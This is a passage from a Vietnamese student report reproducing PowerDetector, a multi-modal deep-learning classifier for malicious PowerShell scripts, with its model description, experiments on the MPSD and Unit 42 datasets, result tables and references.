- BiLSTM xử lý các mối quan hệ tuần tự và ngữ cảnh dài, giúp hiểu rõ hơn về các cấu trúc phức tạp trong mã PowerShell.

2.6.2. Cơ chế attention và Transformer

Mục tiêu: Nắm bắt các mối quan hệ dài hạn và các ngữ nghĩa sâu sắc trong dữ liệu, đồng thời cải thiện hiệu suất của mô hình với dữ liệu đa chiều.

Cấu trúc:

1. Cơ chế attention:

Attention được sử dụng để xác định các phần quan trọng nhất của dữ liệu đầu vào.

Phương pháp:

- Tính toán trọng số giữa các phần tử của chuỗi dữ liệu.
- Tập trung vào các phần tử có tầm quan trọng cao trong ngữ cảnh tổng thể.

Phương trình:

$$Attention(Q, K, V) = softmax\left(\frac{QK^T}{\sqrt{d_k}}\right)V$$

Trong đó:

- Q, K, V: Ma trận query, key, value.
- d_k : Kích thước của key.
- *softmax* : Chuẩn hóa trọng số.

Kết quả: Attention tạo ra một biểu diễn ngữ nghĩa giàu thông tin, nhấn mạnh các mối quan hệ quan trọng.

2. Transformer:

Transformer là một mô hình dựa trên cơ chế attention, có khả năng xử lý đồng thời toàn bộ chuỗi dữ liệu mà không phụ thuộc vào vị trí tuần tự.

Phương pháp:

- Áp dụng attention đa đầu (multi-head attention) để học các ngữ nghĩa từ nhiều không gian khác nhau.
- Kết hợp với các lớp chuẩn hóa và kết nối đầy đủ để cải thiện tích khái quát.

Phương trình:

$$MHA(Q, K, V) = Concat(head_1, \dots, head_n) W_O$$

Trong đó:

- $head_i = Attention(QW_Q^i, KW_K^i, VW_V^i)$.
- W_Q^i, W_K^i, W_V^i, W_O : Ma trận trọng số.

Kết quả: Transformer kết hợp ngữ nghĩa đa chiều và học các mối quan hệ dài hạn hiệu quả.

Lợi ích của attention và Transformer:

- Attention tập trung vào thông tin quan trọng nhất, giúp mô hình xử lý dữ liệu phức tạp hơn.
- Transformer không bị giới hạn bởi vị trí tuần tự, phù hợp với dữ liệu đa chiều như mã PowerShell.

3. Thực nghiệm

3.1. Phân loại nhị phân

Mã nguồn: <https://github.com/NghiaVNM/Fileless-Malware-.git>

3.1.1. Môi trường

- Máy ảo WSL Ubuntu version 22.04.5 LTS (Jammy Jellyfish).
- 4 CPU, RAM 16Gb, SSD 512Gb.
- Python 3.10.12

3.1.2. Dataset

Tập dữ liệu **MPSD (Malicious PowerShell Dataset)** là một tập dữ liệu được thiết kế để hỗ trợ phát hiện mã độc PowerShell được phát triển bởi nhóm nghiên cứu từ DAS-Lab. Tập dữ liệu này được cung cấp công khai tại: [das-lab/mpsd: malicious PowerShell script detection model](https://das-lab.github.io/mpsd/)

Mục đích chính nghiên cứu: Tập dữ liệu MPSD được tạo ra nhằm phục vụ cho các nghiên cứu trong việc phát hiện mã độc PowerShell bằng cách phân tích sự khác biệt giữa các đoạn mã độc và mã lành (benign). Các đặc trưng được khai thác bao gồm:

- Ký tự (textual features).
- Hàm và token (token features).
- Cấu trúc cú pháp (AST - Abstract Syntax Tree).

Cấu trúc tập dữ liệu: Tập dữ liệu MPSD được chia thành ba nhóm chính:

- **malicious_pure:** Chứa các đoạn mã PowerShell hoàn toàn độc hại, được thu thập từ các nguồn chứa mã độc thực tế.
- **powershell_benign_dataset:** Bao gồm các đoạn mã PowerShell không độc hại, được tạo từ các kịch bản sử dụng hợp lệ của PowerShell.
- **mixed_malicious:** Mỗi mẫu trong nhóm này là sự kết hợp giữa một đoạn mã độc và một đoạn mã lành được chọn ngẫu nhiên, nhằm tạo ra tập dữ liệu phức tạp hơn để kiểm tra khả năng phát hiện.

Tập dữ liệu MPSD được sử dụng trong nghiên cứu “**Effective method for detecting malicious PowerShell scripts based on hybrid features**” bởi các tác giả **Fang Yong, Zhou Xiangyu, và Huang Cheng**, được xuất bản trên tạp chí **Neurocomputing** năm 2021.

3.1.3. Thực nghiệm

Sau khi thực hiện quá trình data processing (xử lý và làm sạch), dữ liệu đã thống kê theo các nhóm như sau:

	Samples
malicious_pure	4202
powershell_benign_dataset	4316
mixed_malicious	4202

Total	12720
-------	-------

Bảng 2– Chi tiết dataset MPSD

2 tập **malicious_pure** và **powershell_benign_dataset** sẽ được dùng để Train và Test với tỉ lệ (20% Train – 80% Test).

3.1.4. Kết quả

Sau khi huấn luyện mô hình, kết quả thu được:

Class	Precision	Recall	F1-score	Support
Benign	0.97	1.00	0.98	3449
Malicious	1.00	0.96	0.98	3366
Accuracy			0.98	6815
Macro avg	0.98	0.98	0.98	6815
Weighted avg	0.98	0.98	0.98	6815

Bảng 3– Hiệu suất chi tiết phân loại nhị phân

	Giá trị
Precision	0.9951
Recall	0.9641
F1-score	0.9793

Bảng 4– Hiệu suất tổng quát phân loại nhị phân

	Benign	Malicious
Dự đoán Benign	3433	121
Dự đoán Malicious	16	3245

Bảng 5– Ma trận nhầm lẫn phân loại nhị phân

Đánh giá:

- Hiệu suất tổng quát:
 - Accuracy: 98% cho thấy mô hình đạt độ chính xác cao trong việc phân loại mã độc và mã lành.
 - Macro avg và Weighted avg: Các giá trị Precision, Recall, và F1-score đều là 0.98, chứng minh rằng mô hình hoạt động đồng đều trên cả hai lớp (Benign và Malicious).
- Hiệu suất chi tiết theo lớp:

Benign:

 - Precision: 0.97 (97% đoạn mã được dự đoán là "Benign" là chính xác).
 - Recall: 1.00 (Tất cả các đoạn mã lành đều được phát hiện, không bị bỏ sót).
 - F1-score: 0.98, rất tốt cho lớp này.

Malicious:

 - Precision: 1.00 (Không có đoạn mã nào bị phân loại sai thành "Malicious").
 - Recall: 0.96 (96% đoạn mã độc được phát hiện, một số ít bị bỏ sót).

- F1-score: 0.98, tương đồng với lớp "Benign".
- 3. Phân tích ma trận nhầm lẫn:

Benign:

- 3433 dự đoán chính xác.
- 16 đoạn mã lành bị nhầm là "Malicious".

Malicious:

- 3245 dự đoán chính xác.
- 121 đoạn mã độc bị nhầm là "Benign".

3.2. Phân loại đa lớp

Mã nguồn: [t4nti3n/powershell_detection_multimodel_multioutput](https://github.com/t4nti3n/powershell_detection_multimodel_multioutput)

3.2.1. Môi trường

On-cloud: Google Collab

On premise: python3.10 - 16gb ram

3.2.2. Dataset

Dữ liệu được thu thập và báo cáo bởi đơn vị Unit42 thuộc Palo Alto Network liên quan đến Encoded Command PowerShell Attacks, báo cáo "Pulling Back the Curtains on EncodedCommand PowerShell Attacks" của Unit 42 phân tích việc lạm dụng tham số -EncodedCommand trong PowerShell để che giấu mã độc. Với 4100 mẫu Powershell Command sử dụng kỹ thuật encode base64 chứa các tập lệnh thuộc năm nhóm chức năng mã độc: Bypass, Downloader, Injector, Payload, và TaskExecution. Các mẫu mã độc có mức độ phức tạp khác nhau, bao gồm cả các tập lệnh đã được obfuscated (làm rối) để khó bị phát hiện được thu thập từ hai nguồn chính:

Tấn công thực tế (real-world attacks): Tập hợp các mẫu mã độc từ các chiến dịch tấn công fileless malware trong thực tế.

Công cụ tấn công mã nguồn mở: Bao gồm các mẫu được tạo từ các công cụ như Metasploit và Empire, vốn phổ biến trong các cuộc tấn công PowerShell.

Nguồn: <https://github.com/pan-unit42/iocs/tree/master/psencmds>

3.2.3. Thực nghiệm

Sau khi thực hiện quá trình data processing (xử lý và làm sạch):

Dữ liệu đã thống kê theo các nhóm như sau:

Label	Count
Injector	1772
Downloader	1522
Payload	417
TaskExecution	21
Bypass	10

Bảng 6- Thống kê dataset Unit42

Tập dữ liệu được phân tách thành 2 tập train và test với tỉ lệ: 80-20

3.2.4. Kết quả


Kết quả đánh giá với tập dataset :

Kết quả retrain cho thấy mô hình đạt độ chính xác (Accuracy) 99.06%, với giá trị mất mát (Loss) 0.154. Chỉ số F1 Score đạt 0.9888, thể hiện khả năng cân bằng tốt giữa Precision và Recall. Đồng thời, Recall cũng đạt 99.06%, chứng minh mô hình có khả năng phát hiện chính xác gần như tất cả các mẫu dương tính, cho thấy hiệu suất cao và ổn định sau hiệu chỉnh.

Metric	Value		
Accuracy	Loss	F1 Score	Recall
0.9906	0.154	0.9888	0.9906

Bảng 7- Kết quả đánh giá hiệu suất của mô hình

Ma trận hỗn loạn đánh giá kết quả:



Hình 3- Ma trận hồ loạn khi dự đoán

4. Kết luận

4.1. Tổng kết

Trong nghiên cứu này, nhóm đã tái hiện lại nghiên cứu PowerDetector dựa trên phương pháp hợp nhất ngữ nghĩa đa mô hình (multi-modal semantic fusion) và học sâu, nhưng áp dụng trên hai tập dataset riêng được xây dựng thủ công từ các nguồn thực tế. Quá trình thực nghiệm bao gồm các bước xử lý, trích xuất dữ liệu, và tối ưu hóa mô hình dựa trên đặc điểm của từng tập dataset. Bảng chỉ số cho thấy hiệu suất của mô hình đạt được kết quả ấn tượng, với độ chính xác (Accuracy) là 99,06%, thể hiện khả năng dự đoán chính xác cao. Giá trị mất mát (Loss) chỉ 0.154, cho thấy mô hình học tốt mà không bị lỗi hội tụ hoặc overfitting đáng kể. Chỉ số F1 Score đạt 0.9888, phản ánh sự cân bằng giữa Precision và Recall, phù hợp với các bài toán yêu cầu tính toàn diện trong việc nhận diện đúng cả True Positive và False Negative. Recall đạt 99.06%, cho thấy mô hình hoạt động tốt trong việc phát hiện các trường hợp dương tính thực sự, đặc biệt quan trọng trong các ứng dụng nhạy cảm như an ninh mạng.

Những kết quả này khẳng định rằng PowerDetector có thể áp dụng linh hoạt trên các tập dữ liệu đa dạng và đạt hiệu quả cao khi được tối ưu hóa phù hợp.

4.2. Ưu điểm

- **Hiệu suất cao:** Mô hình kết hợp multi-modal embedding và Transformer-CNN-BiLSTM có khả năng nhận diện chính xác các họ mã độc PowerShell với độ chính xác trung bình lên đến 98%.
- **Linh hoạt với các tập dữ liệu:** Kết quả thực nghiệm trên hai tập dataset riêng biệt cho thấy khả năng áp dụng rộng rãi của PowerDetector, từ các chiến dịch APT đến các mã độc phức tạp và làm mờ.
- **Phân tích chi tiết:** Phương pháp hợp nhất ngữ nghĩa đa mô hình cho phép trích xuất đặc trưng từ nhiều khía cạnh (ký tự, token, AST, và đồ thị tri thức), giúp nhận diện sâu hơn các hành vi và mục tiêu của mã độc.

4.3. Nhược điểm

- **Tốn tài nguyên:** Việc xử lý và hợp nhất ngữ nghĩa từ nhiều nguồn đặc trưng đòi hỏi tài nguyên tính toán lớn, đặc biệt khi làm việc với các tập dữ liệu lớn hoặc phức tạp.
- **Hạn chế với tập dữ liệu nhỏ:** Đối với các nhóm mã độc có ít mẫu, như nhóm Bypass, độ chính xác thấp hơn do thiếu thông tin ngữ nghĩa đủ mạnh.
- **Độ nhạy với mẫu mới:** Mặc dù đạt kết quả cao trên các tập dữ liệu thử nghiệm, mô hình vẫn cần cải thiện khả năng nhận diện các mẫu mã độc hoàn toàn mới hoặc chưa được ghi nhận trước đó.

4.4. Hướng phát triển

- **Mở rộng dataset:** Xây dựng thêm các tập dữ liệu lớn hơn, bao gồm cả các mẫu mã độc mới và ít phổ biến, nhằm cải thiện khả năng tổng quát hóa của mô hình.
- **Tối ưu hóa tài nguyên:** Nghiên cứu các phương pháp giảm nhẹ mô hình hoặc áp dụng kỹ thuật như pruning, quantization để giảm tài nguyên tính toán mà không ảnh hưởng đến độ chính xác.
- **Tăng cường khả năng xử lý mẫu mới:** Áp dụng các phương pháp như few-shot learning hoặc semi-supervised learning để mô hình có thể nhận diện tốt hơn các mẫu mã độc chưa từng xuất hiện.

4.5. Kết luận

Nghiên cứu này không chỉ xác nhận hiệu quả của PowerDetector trong việc nhận diện các họ mã độc PowerShell mà còn khẳng định khả năng mở rộng và ứng dụng thực tiễn khi tái hiện trên các tập dataset riêng. Với độ chính xác trung bình đạt 98% và khả năng xử lý tốt các loại mã độc làm mờ và phức tạp, Nghiên cứu đã chứng minh được giá trị lớn trong việc bảo vệ hệ thống trước các mối đe dọa an ninh mạng.

Tuy nhiên, vẫn cần tiếp tục cải tiến để mở rộng khả năng tổng quát hóa và giảm nhẹ tài nguyên tính toán. Trong tương lai, PowerDetector và các hướng mở rộng không chỉ là công cụ mạnh mẽ trong phát hiện mã độc PowerShell mà còn có tiềm năng ứng dụng vào nhiều lĩnh vực an ninh mạng khác.

5. Tài liệu tham khảo

- [1] Microsoft, “What is powershell? - powershell — microsoft docs.” <https://docs.microsoft.com/en-us/powershell/scripting/overview>. 2022.
- [2] D. Hendler, S. Kels, *et al.*, “Amsi-based detection of malicious powershell code using contextual embeddings,” in *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security (AsiaCCS)*, pp. 679– 693. ACM, 2020.
- [3] Z. Li, Q. Chen, *et al.*, “Effective and light-weight deobfuscation and semantic-aware attack detection for powershell scripts,” in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pp. 1831–1847. ACM, 2019.
- [4] T. Ongun, J. W. Stokes, *et al.*, “Living-off-the-land command detection using active learning,” in *Proceedings of the 24th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, pp. 442–455. ACM, 2021.
- [5] F. Barr-Smith, X. Ugarte-Pedrero, *et al.*, “Survivalism: Systematic analysis of windows malware living-off-the-land,” in *Proceedings of the 2021 IEEE Symposium on Security and Privacy (SP)*, pp. 1557–1574, 2021.
- [6] J. White, “Practical behavioral profiling of powershell scripts through static analysis (part2).” <https://unit42.paloaltonetworks.com/practical-behavioral-profiling-of-powershell-scripts-through-static-analysis-part-2>. 2017.
- [7] X. Han, T. Pasquier, *et al.*, “Unicorn: Runtime provenancebased detector for advanced persistent threats,” in *Proceedings of the 27th Annual Network and Distributed System Security Symposium (NDSS)*, 2020.
- [8] Q. Wang, W. U. Hassan, *et al.*, “You are what you do: Hunting stealthy malware via data provenance analysis,” in *Proceedings of the 27th Annual Network and Distributed System Security Symposium (NDSS)*, 2020.
- [9] S. Li, Q. Zhang, *et al.*, “Attribution classification method of apt malware in iot using machine learning techniques,” *Security and Communication Networks*, vol. 2021, pp. 1– 12, 2021.
- [10] W. Chen, X. Helu, *et al.*, “Advanced persistent threat organization identification based on software gene of malware,” *Transactions on Emerging Telecommunications Technologies*, vol. 31, no. 12, p. e3884, 2020.
- [11] McAfee, “McAfee labs covid-19 threats report.” <https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-july-2020.pdf>. 2020.

- [12] A. Nourian and S. Madnick, “A systems theoretic approach to the security threats in cyber physical systems applied to stuxnet,” *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 1, pp. 2–13, 2015.
- [13] Clearsky, “Powdesk: Powershell script for landesk management agent hosts.” <https://www.clearskysec.com/powdesk/> 2022.
- [14] M. Dunwoody, “Dissecting one of apt29’s fileless wmi and powershell backdoors (poshspy).” <https://www.mandiant.com/resources/dissecting-one-ofap>. 2017.
- [15] C. Liu, B. Xia, *et al.*, “Psdem: A feasible de-obfuscation method for malicious powershell detection,” in *Proceedings of the 2018 IEEE Symposium on Computers and Communications (ISCC)*, pp. 825–831, 2018.
- [16] D. Ugarte, D. Maiorca, *et al.*, “Powerdrive: Accurate deobfuscation and analysis of powershell malware,” in *Proceedings of the 16th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, pp. 240–259. Springer, 2019.
- [17] D. Bohannon, “Revoke-obfuscation.” <https://github.com/danielbohannon/Revoke-Obfuscation/>. 2020.
- [18] G. M. Malandrone, V. Giovanni, *et al.*, “Powerdecode: A powershell script decoder dedicated to malware analysis,” in *Proceedings of the Italian Conference on Cybersecurity (ITASEC)*, vol. 2940, pp. 219–232. CEUR-WS.org, 2021.
- [19] J. White, “Practical behavioral profiling of powershell scripts through static analysis (part1).” <https://unit42.paloaltonetworks.com/practical-behavioral-profiling-of-powershell-scripts-through-static-analysis-part-1> 2017.
- [20] Microsoft, “Antimalware scan interface (amsi) - win32 apps.” <https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal>. 2019.
- [21] D. Hendler, S. Kels, *et al.*, “Detecting malicious powershell commands using deep neural networks,” in *Proceedings of the 2018 on Asia Conference on Computer and Communications Security (AsiaCCS)*, pp. 187–197. ACM, 2018.
- [22] Y. Fang, X. Zhou, *et al.*, “Effective method for detecting malicious powershell scripts based on hybrid features,” *Neurocomputing*, vol. 448, pp. 30–39, 2021.
- [23] G. Rusak, A. Al-Dujaili, *et al.*, “Ast-based deep learning for detecting malicious powershell,” in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pp. 2276–2278. ACM, 2018.

- [24] E. Downing, Y. Mirsky, *et al.*, “Deepreflect: Discovering malicious functionality through binary reconstruction,” in *Proceedings of the 30th USENIX Security Symposium*, pp. 3469–3486, 2021.
- [25] W. Lian, G. Nie, *et al.*, “Cryptomining malware detection based on edge computing-oriented multi-modal features deep learning,” *China Communications*, vol. 19, no. 2, pp. 174–185, 2022.
- [26] J. Straub, “Modeling attack, defense and threat trees and the cyber kill chain, att&ck and stride frameworks as blackboard architecture networks,” in *Proceedings of the 2020 IEEE International Conference on Smart Cloud (SmartCloud)*, pp. 148–153, 2020.
- [27] C. Xiong, T. Zhu, *et al.*, “Conan: A practical real-time apt detection system with high accuracy and efficiency,” *IEEE Transactions on Dependable and Secure Computing*, vol. 19, no. 1, pp. 551–565, 2020.
- [28] A. Fass, M. Backes, *et al.*, “Hidenoseek: Camouflaging malicious javascript in benign asts,” in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pp. 1899–1913. ACM, 2019.
- [29] J. W. Stokes, R. Agrawal, *et al.*, “Detection of malicious vbscript using static and dynamic analysis with recurrent deep learning,” in *Proceedings of the 2020 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pp. 2887–2891, 2020.
- [30] C. Wueest, “Powershell threats grow further and operate in plain sight.” <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight>. 2018.
- [31] W. HarmJ0y, “Powersploit - a powershell post-exploitation framework.” <https://github.com/PowerShellMafia/PowerSploit>. 2020.
- [32] Samratashok, “Nishang - offensive powershell for red team, penetration testing and offensive security.” <https://github.com/samratashok/nishang>. 2021.
- [33] C. Ross, “Empire is a powershell and python postexploitation agent.” <https://github.com/EmpireProject/Empire>. 2019.
- [34] HelpSystems, “Cobalt strike — adversary simulation and red team operations.” <https://www.cobaltstrike.com>. 2022.
- [35] Y. Liu, B. Liu, *et al.*, “Powershell malware detection method based on features combination,” *Journal of Cyber Security*, vol. 6, no. 1, pp. 40–53, 2021.
- [36] C. Xiong, Z. Li, *et al.*, “Generic, efficient, and effective deobfuscation and semantic-aware attack detection for powershell scripts,” *Frontiers of Information Technology & Electronic Engineering*, vol. 23, no. 3, pp. 361–381, 2022.

- [37] X. Zhang, Y. Zhang, *et al.*, “Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware,” in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pp. 757–770. ACM, 2020.
- [38] A. Alahmadi, N. Alkhraan, *et al.*, “Mpsautodetect: A malicious powershell script detection model based on stacked denoising auto-encoder,” *Computers & Security*, vol. 116, p. 102658, 2022.
- [39] Y. Luo, L. Cheng, *et al.*, “Deepnoise: Learning sensor and process noise to detect data integrity attacks in cps,” *China Communications*, vol. 18, no. 9, pp. 192–209, 2021.
- [40] Y. Chai, L. Du, *et al.*, “Dynamic prototype network based on sample adaptation for few-shot malware detection,” *IEEE Transactions on Knowledge and Data Engineering*, vol. 35, no. 5, pp. 4754–4766, 2022.
- [41] S. Li, Y. Li, *et al.*, “Malicious mining code detection based on ensemble learning in cloud computing environment,” *Simulation Modelling Practice and Theory*, vol. 113, p. 102391, 2021.
- [42] N. Prasad, S. Saha, *et al.*, “A multimodal classification of noisy hate speech using character level embedding and attention,” in *Proceedings of the 2021 International Joint Conference on Neural Networks (IJCNN)*, pp. 1–8. IEEE, 2021.
- [43] L. Yann, L. Bottou, *et al.*, “Gradient-based learning applied to document recognition,” *Proceedings of the IEEE*, vol. 86, no. 11, pp. 2278–2324, 1998.
- [44] S. Hochreiter and J. Schmidhuber, “Long short-term memory,” *Neural Computation*, vol. 9, no. 8, pp. 1735–1780, 1997.
- [45] N. Zhang, Y. Yan, *et al.*, “A novel user behavior prediction model based on automatic annotated behavior recognition in smart home systems,” *China Communications*, vol. 19, no. 9, pp. 116–132, 2022.
- [46] M. Ring, D. Schlor, “*et al.*,” “Malware detection on windows audit logs using lstms,” *Computers & Security*, vol. 109, p. 102389, 2021.
- [47] A. Waswani, N. Shazeer, *et al.*, “Attention is all you need,” in *Proceedings of the 2017 Neural Information Processing Systems (NIPS)*, pp. 5998–6008, 2017.
- [48] F. Yang, X. Quan, *et al.*, “Multi-document transformer for personality detection,” in *Proceedings of the 35th AAAI Conference on Artificial Intelligence (AAAI)*, vol. 35, no. 16, pp. 14 221–14 229, 2021.
- [49] J. White, “Pulling back the curtains on encodedcommand powershell attacks.” <https://unit42.paloaltonetworks.com/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks>. 2022.

- [50] F. Sandbox, “Free automated malware analysis service.” <https://www.hybrid-analysis.com>. 2022.
- [51] “Any.run - interactive online malware sandbox.” <https://any.run>. 2022.
- [52] Mitre, “Mitre att&ck framework.” <https://attack.mitre.org>. 2022.